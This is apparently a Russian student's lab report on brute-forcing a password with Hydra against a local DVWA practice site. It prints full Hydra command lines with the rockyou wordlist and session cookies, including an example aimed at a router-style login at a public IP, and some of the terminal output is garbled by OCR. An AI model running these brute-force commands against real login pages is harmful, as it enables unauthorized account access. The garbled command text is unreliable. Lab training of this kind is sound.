Отчет по третьему этапу индивидуального проекта

Основы информационной безопасности

Чванова Ангелина Дмитриевна, НПИбд02-21

Содержание

Цель работы	5
Задание	6
Теоретическое введение	7
Выполнение лабораторной работы	9
Выводы	13
Список литературы	14

Список иллюстраций

1	Распаковка архива со списком паролей
2	Сайт, с которого получаем информацию о параметрах Cookie
3	Информация о параметрах Cookie
4	Запрос Hydra
5	Результат запроса
6	Ввод полученного результата в уязвимую форму
7	Результат

Список таблиц

Цель работы

Приобретение практических навыков по использованию инструмента Hydra для брутфорса паролей.

Задание

1. Необходимо реализовать эксплуатацию уязвимости с помощью брутфорса паролей.

Теоретическое введение

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений [@brute, @force, @parasram].

Пример работы:

Исходные данные:

- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу http://178.72.90.181/cgi-bin/luci методом POST запрос вида username=root&password=test password;
- В случае неудачной аутентификации пользователь наблюдает сообщение Invalid username and/or password! Please try again.
- Запрос к Hydra будет выглядеть примерно так:

hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log
-f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=
username"

- Используется http-post-form потому, что авторизация происходит по http методом post.
- После указания этого модуля идёт строка /cgi-bin/luci:username=USER &password=PASS:Invalid username, у которой через двоеточие (:) указывается:

- путь до скрипта, который обрабатывает процесс аутентификации (/cgi-bin/luci);
- строка, которая передаётся методом POST, в которой логин и пароль заменены на USER и PASS соответственно (username= USER &password= PASS);
- строка, которая присутствует на странице при неудачной аутентификации; при её отсутствии Hydra поймёт, что мы успешно вошли (Invalid username).

Выполнение лабораторной работы

Чтобы пробрутфорсить пароль, необходимо сначала найти большой список частоиспользуемых паролей. Его можно найти в открытых источниках, в рамках данного этапа был взят стандартный список паролей rockyou.txt для kali linux (рис. 1).

```
(kali⊗ kali)-[~]
$ cd ~/Downloads

(kali⊛ kali)-[~/Downloads]
$ sudo gzip -d rockyou.txt.tar.gz
```

Рис. 1: Распаковка архива со списком паролей

Сайт DVWA, полученный в ходе предыдущего этапа проекта. Для запроса hydra нужны параметры cookie с этого сайта (рис. 2).



Рис. 2: Сайт, с которого получаем информацию о параметрах Cookie

Для того чтобы получить информацию о параметрах cookie я было установлено соответствующее расширение для браузера [@cookies], теперь можно не только посмотреть параметры cookie, но и скопировать их (рис. 3).




Рис. 3: Информация о параметрах Cookie

Hydra запрос с нужной информацией. Пароль будем подбирать для пользователя admin, используем GET-запрос с двумя параметрами cookie: безопасность и PHPSESSID, най-денными в прошлом пункте (рис. 4).

```
host http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^8
um; PHPSESSID=<mark>2jcut68e2plgdtig6mhb6uhk6u:</mark>F=Username and/or passwo
```

Рис. 4: Запрос Hydra

Спустя некоторое время в результат запроса появится результат с подходящим паролем (рис. 5).

```
-$ hydra -l admin -P -/rockyou.txt -s 80 localhost http-get-form */DVWA/vulnerabilities/brute/:username-^USER^6pasword-^PASS^6Login-Login:H-Cookie:security-medium; PHPSESSID=2;cut68e2plgdtig6mhb6uhKou:F=Username and/or password acorrect.*

ydra v9.5 (c) 2023 by van Hauser/THC 6 David Maciejak - Please do not use in military or secret service organizati ns, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 21:51:26

DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), -896525 tries per task

DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username-^USER^6password-^PASS^6Login-Log
1:H-Cookie:security-medium; PHPSESSID=2;cut68e2plgdtig6mhbouhk6u:F-lusername and/or password incorrect.

80[http-get-form] host: localhost login: admin password incorrect.

of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 21:52:08
```

Рис. 5: Результат запроса

Полученные данные были введены на сайт для проверки (рис. 6).




Рис. 6: Ввод полученного результата в уязвимую форму

Был получен положительный результат проверки пароля. Все сделано верно (рис. 7).




Рис. 7: Результат

Выводы

Приобрела практические навыки по использованию инструмента Hydra для брутфорса паролей

Список литературы

[1] Документация по Virtual Box: https://www.virtualbox.org/wiki/Documentation